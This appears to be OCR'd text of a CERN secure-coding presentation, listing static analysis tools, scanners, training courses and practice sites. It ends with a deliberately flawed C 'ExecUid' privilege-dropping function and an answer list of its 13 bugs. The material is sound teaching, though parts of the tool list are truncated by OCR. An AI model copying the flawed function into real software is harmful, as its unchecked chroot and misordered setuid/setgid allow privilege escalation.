
Breaking Down Mirai: An IoT DDoS Botnet Analysis

Bingo! The World’s 1st IoT F.ck Up


The Rescue: YOU!



Source: Barry Boehm, TRW Inc.


WHAT ARE YOU WORKING ON?
TRYING TO FIX THE PROBLEMS I CREATED WHEN I TRIED TO FIX THE PROBLEMS I CREATED WHEN I TRIED TO FIX THE PROBLEMS I CREATED WHEN...

F.ck Up Costs…



Static Code Analysis Tools

Below you find a list of **static source code analysis tools recommended for CERN de**… qui… an…

Thi… Co… too… sel… An…

The… ava… Git… pro… for…

C / C…

Cp…			
Fla…			
RA…	Free	… script	
Coverity Prevent	Commercial/ available at CERN	(...)	
VCG	Free	stand-alone tool	… drastically speed up th… by identifying bad/insecure code.

Perl

…nfiguration of Perl::Critic can …harsh to most programmers, … lighter configuration, more …security.

…various languages and has …nsults for each. …cuses on risky calls of built-…

…gh it might look like outdated (its home page is …cing support for PHP4), Pixy is doing an …ding job when looking for Cross-Site Scripting …abilities and SQL or code injections.

VCG	Free	stand-alone tool	… review tool which is intended to drastically speed up the code review process by identifying bad/insecure code.

Do It Early. Do It Often.

Usage over the past year

The Software Assurance Marketplace (SWAMP) is a service that provides continuous software assurance capabilities to developers and researchers.

This no-cost code analysis service is open to the public. Let the SWAMP help you to build better, safer, and more secure code today!

Rather than spending time installing, licensing and configuring software assessment tools on your own machine, let the SWAMP do the work for you.

https://cern.ch/security/recommendations/en/code_tools.shtml


…ab.cern.ch/gitlabci-examples/ …tatic_code_analysis

https://www.mir-swamp.org

Tools for Software Developers

Tools for Web Developers

https://cern.ch/security/recommendations/en/apex_applications.shtml




Vulnerability Scanner Quick Guide!

OWASP
Open Web Application Security Project

OpenVAS
Open Vulnerability Assessment System

skipfish
WEB APP SCANNER



Web Services

Manage your CERN websites

Current site is http://cern.ch/apeg

Your access level is: **Site owner**

- View details of **apeg**
- Manage this site
- Open website


Toolbox for current site

- Delete **apeg**
- Site Access & Permissions
- View quota usage
- View site statistics
- Download site logs
- Security scan
- Piwik web statistics
- Archive site

https://cern.ch/web

Teaching Penetration Testing

https://cern.ch/security/training/en/index.shtml



Course or Competency secure ✕ *Programme* Any


7 courses found. Please select one from the results below.

»Information technologies

Core Spring	English
Developing secure software	English
Intermediate Linux System Administration	English
Oracle Certified Professional	English
Python: Secure coding for Python	English
Secure coding with Java	English

»Software packages

CERN : Secure e-mail and Web browsing	English or F



https://cern.ch/security/services/en/whitehats.shtml

Hack yourself!

https://www.hackthissite.org/

https://www.owasp.org/index.php/OWASP_WebGoat_Project

Damn Vulnerable Web Application
http://dvwa.co.uk/

https://google-gruyere.appspot.com/

https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project

My plea to YOU..


Check every input.
Discard unexpected values!

Protect your secrets!

Don't reinvent the wheel!
Check with your IT guys…


Don't make mistakes twice: Learn about typical vulnerabilities

https://cern.ch/security/recommendations/en/index.shtml



For Software Developers

- Good programming in C/C++, Java, Perl, PHP, and Python
- How to keep secrets secret (alternatives to passwords)
- Security checklist
- Static code analysis tools
- Securing APEX applications
- Securing Web applications
- Further reading



static_code_analysis

Demonstrates how to set up static code analysis

https://:@gitlab.cern.ch:8443/gi

https://gitlab.cern.ch/gitlabci-examples/static_code_analysis


OWASP
Open Web Application Security Project

HackADEMIC

Computer security emergency contact
✉Computer.Security@cern.ch ☎70500
Contact en cas d'incident de sécurité informatique


P.S. Do you write secure code?

https://cds.cern.ch/journal/CERNBulletin/2011/37/News%20Articles/1379547?ln=en



```
1 /* Safely Exec program: drop privileges to user uid and group
2 * gid, and use chroot to restrict file system access to jail
3 * directory. Also, don’t allow program to run as a
4 * privileged user or group */
5 void ExecUid(int uid, int gid, char *jailDir, char *prog, char *const
argv[])
6 {
7 if (uid == 0 || gid == 0) {
8 FailExit(“ExecUid: root uid or gid not allowed”);
9 }
10
11 chroot(jailDir); /* restrict access to this dir */
12
13 setuid(uid); /* drop privs */
14 setgid(gid);
15
16 fprintf(LOGFILE, “Execvp of %s as uid=%d gid=%d\n”, prog, uid, gid);
17 fflush(LOGFILE);
18
19 execvp(prog, argv);
20}
```

(Courtesy of Barton Miller, University of Wisconsin, Madison, US)



1. **Line 1**: Incomplete specification: Does it run *arbitrary* commands or just a few selected ones? Who checks for errors? The function or the caller? Does it run on *arbitrary* chroot jails? What about thread-safety? Is this expected to run in a multithreaded environment?

2. **Line 5**: Depending on the platform, there may be integer-related issues.

3. **Line 5:** No sanitization of "jailDir". For example "/" will do nothing.

4. **Line 11**: No check for errors on "chroot". chroot("lkjhkjlhkljh") or chroot(NULL) would bypass the jail.

5. **Line 11**: Missing "chdir(jailDir)" before the chroot, or chroot("/") after it.

6. **Line 11**: No checks for errors.

7. **Lines 13/14**: setuid & setgid run in the wrong order.

8. **Lines 13/14:** No checks for errors, so the attacker may choose some random number for uid and gid and run the program as root.

9. **Line 16**: Is LOGFILE actually open? This may crash the program, or may make it exploitable.

10. **Line 19**: No sanitization of prog, it may cause NULL pointer dereferences, crashes, etc. and make the code exploitable.

11. **Line 19**: No environment sanitization.

12. **Line 19**: No error handling: if execvp() returns it means there is some error to be handled. The specification is weak in this case.

13. If the program runs in a multithreaded environment, sanitization will have to make private copies of jailDir, prog and argv[] and perform the checks on them.

CERN

www.cern.ch